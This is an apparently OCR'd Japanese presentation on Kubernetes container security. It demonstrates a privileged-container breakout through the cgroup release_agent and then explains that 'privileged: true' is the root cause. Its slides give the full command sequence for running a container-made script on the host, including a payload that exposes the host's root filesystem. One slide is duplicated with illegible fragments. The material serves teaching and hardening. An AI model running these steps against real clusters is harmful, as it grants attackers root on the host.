
Container Breakout

ホストで実行したいプログラムをコンテナ内で作成します。

（コンテナ）

```
# cat <<EOF > /cmd
#!/bin/sh
echo "hostname Command from Container" > /tmp/output
hostname >> /tmp/output
EOF

# chmod +x /cmd
```




Container Breakout

コンテナのrootfsはホスト上のOverlayfsからマウントされており、コンテナ上で作成したファイルcmdは実際にはホスト上のOverlayfs（変更差分が格納されるUpperdir上）に存在します。
マウントされているOverlayfsのホスト上でのパスは、コンテナ内でmountコマンドを実行することで確認可能です。

（コンテナ）

```
# mount | grep overlay
overlay on / type overlay (rw,relatime,lowerdir=/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/
snapshots/62/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/61/fs:/var/lib/
containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/60/fs,upperdir=/var/lib/containerd/
io.containerd.snapshotter.v1.overlayfs/snapshots/108/fs,workdir=/var/lib/containerd/
io.containerd.snapshotter.v1.overlayfs/snapshots/108/work,xino=off)
```




Container Breakout

upperdir/cmdはホストから見た実行可能なパスとなるため、release_agentに登録しておく事で
対象cgroup（notify_on_releaseを1に設定したcgroup）に所属するプロセスが終了した際に
実行される事になります。
これで攻撃の準備が整いました。

（コンテナ）

```
# echo "/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/108/fs/cmd" > /sys/fs/
cgroup/rdma/release_agent
```




Container Breakout

実際に攻撃します。
upperdir/cmdをrelease agentを使って実行させるために、以下のコマンドにより
PIDをcgroup(/sys/fs/cgroup/rdma/x)に登録します。
コマンド実行が完了するとcgroupに設定したプロセスが存在しないことになりrelease_agentに
登録したプログラムが発火します。

（コンテナ）

```
# sh -c "echo \$\$ > /sys/fs/cgroup/rdma/x/cgroup.procs"
```



Container Breakout

コンテナ側で用意したプログラムがホスト側で実行され、記載したコマンドが実行されていることを確認します。今回は以下のようにホスト側にファイルを作成し、メッセージを出力するコマンドをプログラム内で定義しました。
ホスト側で確認するとコンテナ内で用意したプログラムが実行され、メッセージが出力されていることが分かります。

（コンテナ側で用意したプログラム再掲）

```
# cat <<EOF > /cmd
#!/bin/sh
echo "hostname Command from Container" > /tmp/output
hostname >> /tmp/output
EOF
```

（ホスト）

```
root@ubuntu-k8s-worker01:~# cat /tmp/output
hostname Command from Container
ubuntu-k8s-worker01
```

例えば以下のようなプログラムをコンテナで用意して実行した場合、コンテナからホスト上の全てのファイルにアクセス出来る様になります。（例えばこの状態でCRIソケットにアクセスすればコンテナの操作も可能）

```
cat <<EOF > /cmd
#!/bin/sh
ln -s / /var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/108/fs/hostroot
EOF
```

Container Breakout

コンテナ側で用意したプログラムがホスト側で実行され、記載したコマンドが実行されていることを確認します。今回は以下のようにホスト側に[illegible]するコマンドをプログラム内で定義しました。
ホスト側で確認す[illegible]ていることが分かります。

やったぜ！！

例えば以下の[illegible]のファイルにアクセス出来る様[illegible]操作も可能）

```
cat <<EOF > /cm[illegible]
#!/bin/sh
ln -s / /var/lib/containerd/io.containerd.snap[illegible]y3/snapshots/108/fs/hostroot
EOF
```

何がいけなかったのか？？

何がいけなかったのか？？

結論から言うとコンテナに**特権**を付与してしまっていたことが原因です。
実は今回攻撃対象になったコンテナは、以下のような設定で動かしていました。
これによりコンテナ内のプロセスはホスト上のrootユーザー（UID=0）と同等の権限を有することになり、cgroupを操作したりホスト内で任意のコマンドを実行できました。

ubuntu-privileged.yml

```
apiVersion: v1
kind: Pod
metadata:
  labels:
    run: ubuntu
  name: ubuntu
spec:
  containers:
  - image: ubuntu
    name: ubuntu
    command: ["/bin/bash"]
    args: ["-c", "tail -f /var/log/alternatives.log"]
    securityContext:
      privileged: true
```

コンテナを特権で動作

securityContextではPod起動における様々なセキュリティ項目を設定することができます。
今回はsecurityContextでコンテナを特権で動作させるオプションを有効化していました。

※因みに今回はコンテナの実行ユーザーをrootとしています。
コンテナのセキュリティ的にこれもあまり良いとされる事ではないのですが、今回の話の本質では無いためここには触れません
（一般的にUser Namespaceをホストと共有している場合）


何がいけなかったのか？？

コンテナはあくまでOS上で実行されているプロセスに過ぎません。

何がいけなかったのか？？


一般的なプロセスとコンテナプロセスの違いは、コンテナプロセスはLinuxカーネルの持つ様々な仕組みを使って他のプロセスやホストから隔離されている点です。

※因みに一般的にはコンテナでプロセスを実行しているユーザーはホストと同じものになります（User Namespaceがホストと共通）



何がいけなかったのか？？

コンテナを特権で動作させるということは、該当プロセスにホストの
特権ユーザー（root）と同等の権限を持たせるということになります。
これにより、本来コンテナ内のプロセスに与えたくない権限を与え、
攻撃者への攻撃手段を与える結果になってしまいました。
→今回は/sys/fs/cgroupへの書き込みが可能になっていたことが原因



何がいけなかったのか？？

特権コンテナと非特権コンテナでcgroupへのアクセス権を比較すると、
非特権コンテナではRead Only（RO）であるのに対して特権コンテナでは
Read Write（RW）になっていることが分かります。

（非特権コンテナ）
通常コンテナではcgroupへのアクセス権はROに設定されます

```
root@ubuntu-non-privileged:/# mount | grep cgroup
（略）
cgroup on /sys/fs/cgroup/memory type cgroup (ro,nosuid,nodev,noexec,relatime,memory)
cgroup on /sys/fs/cgroup/pids type cgroup (ro,nosuid,nodev,noexec,relatime,pids)
